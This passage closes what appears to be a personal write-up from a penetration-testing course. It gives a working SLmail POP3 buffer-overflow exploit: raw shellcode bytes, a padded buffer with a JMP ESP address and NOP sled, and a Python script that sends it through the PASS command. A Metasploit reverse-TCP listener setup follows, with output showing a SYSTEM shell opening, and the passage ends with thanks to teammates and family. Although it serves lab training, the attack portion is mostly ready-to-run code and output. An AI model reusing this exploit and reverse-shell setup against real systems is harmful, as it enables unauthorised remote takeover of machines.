"\x31\xdc\xe0\x23\x78\xc6\xe5\x09\x32\x7d\xdd\xe6\xc5\x57\x2f"
"\x07\x69\x96\x9f\xfa\x73\xde\x18\xe4\x01\x16\x5b\x99\x11\xed"
"\x21\x45\x97\xf6\x82\x0e\x0f\xd3\x33\xc3\xd6\x90\x38\xa8\x9d"
"\xff\x5c\x2f\x71\x74\x58\xa4\x74\x5b\xe8\xfe\x52\x7f\xb0\xa5"
"\xfb\x26\x1c\x08\x03\x38\xff\xf5\xa1\x32\x12\xe2\xdb\x18\x7b"
"\xc7\xd1\xa2\x7b\x4f\x61\xd0\x49\xd0\xd9\x7e\xe2\x99\xc7\x79"
"\x73\x8d\xf7\x56\x3b\xdd\x09\x57\x3c\xf4\xcd\x03\x6c\x6e\xe7"
"\x2b\xe7\x6e\x08\xfe\x92\x64\x9e\xc1\xcb\x79\x27\xaa\x09\x79"
"\xd6\x91\x87\x9f\x88\xb5\xc7\x0f\x69\x66\xa8\xff\x01\x6c\x27"
"\x20\x31\x8f\xed\x49\xd8\x60\x58\x22\x75\x18\xc1\xb8\xe4\xe5"
"\xdf\xc5\x27\x6d\xea\x3a\xe9\x86\x9f\x28\x1e\xf1\x5f\xb0\xdf"
"\x94\x5f\xda\xdb\x3e\x37\x72\xe6\x67\x7f\xdd\x19\x42\x03\x19"
"\xe5\x13\x32\x52\xd0\x81\x7a\x0c\x1d\x46\x7b\xcc\x4b\x0c\x7b"
"\xa4\x2b\x74\x28\xd1\x33\xa1\x5c\x4a\xa6\x4a\x35\x3f\x61\x23"
"\xbb\x66\x45\xec\x44\x4d\xd5\xeb\xbb\x10\xf2\x53\xd4\xea\x42"
"\x64\x24\x80\x42\x34\x4c\x5f\x6c\xbb\xbc\xa0\xa7\x94\xd4\x2b"
"\x26\x56\x44\x2c\x63\x36\xd8\x2d\x80\xe3\xeb\x54\xe9\x14\x0c"
"\xa9\xe3\x70\x0c\xaa\x0b\x87\x30\x7d\x32\xfd\x77\xbe\x01\x1e"
"\x6a\x6a\x7c\xb7\x33\xff\x3d\xda\xc3\x2a\x01\xe3\x47\xde\xfa"
"\x10\x57\xab\xff\x5d\xdf\x40\x72\xcd\x8a\x66\x21\xee\x9e")

# 5F4A358F (\x8f\x35\x4a\x5f) is the address of JMP ESP instruction
buffer = "A" * 2606 + "\x8f\x35\x4a\x5f" + "\x90" * 8 + shellcode
```

```
try:
        print "\nSending evil buffer..."
        s.connect(('192.168.1.123',110))
        data = s.recv(1024)
        s.send('USER username' +'\r\n')
        data = s.recv(1024)
        s.send('PASS ' + buffer + '\r\n')
        print "\nDone!."
except:
        print "Could not connect to POP3!"
```

Now we got our exploit ready, start a metasploit multi handler listener for allow the target to give a reverse shell back to our host computer.

```
root@kali:~# service postgresql start && msfconsole
```

```
msf > use multi/handler
msf exploit(multi/handler) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.1.121
LHOST => 192.168.1.121
msf exploit(multi/handler) > set LPORT 443
LPORT => 443
msf exploit(multi/handler) > set EXITFUNC thread
EXITFUNC => thread
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.121:443
```

Now run the exploit script.

```
root@kali:~# python exploit.py

Sending evil buffer...

Done!.
```

```
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.121:443
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 192.168.1.123
[*] Command shell session 1 opened (192.168.1.121:443 -> 192.168.1.123:49160) at 2019-10-20 14:11:23 -0400


C:\Program Files\SLmail\System>whoami
whoami
autorite nt\syst�me
```

And we get a Administrator shell back.

12.0 - Credits

Special thanks to my team mate Batosai a.k.a Masashig3 for traveled inside this course with me. It was an awesome experience!

Thanks to my fiancee for having supported me and being here for me all the time of this experience.

Thanks to my team SinHack and my family for encouraging me.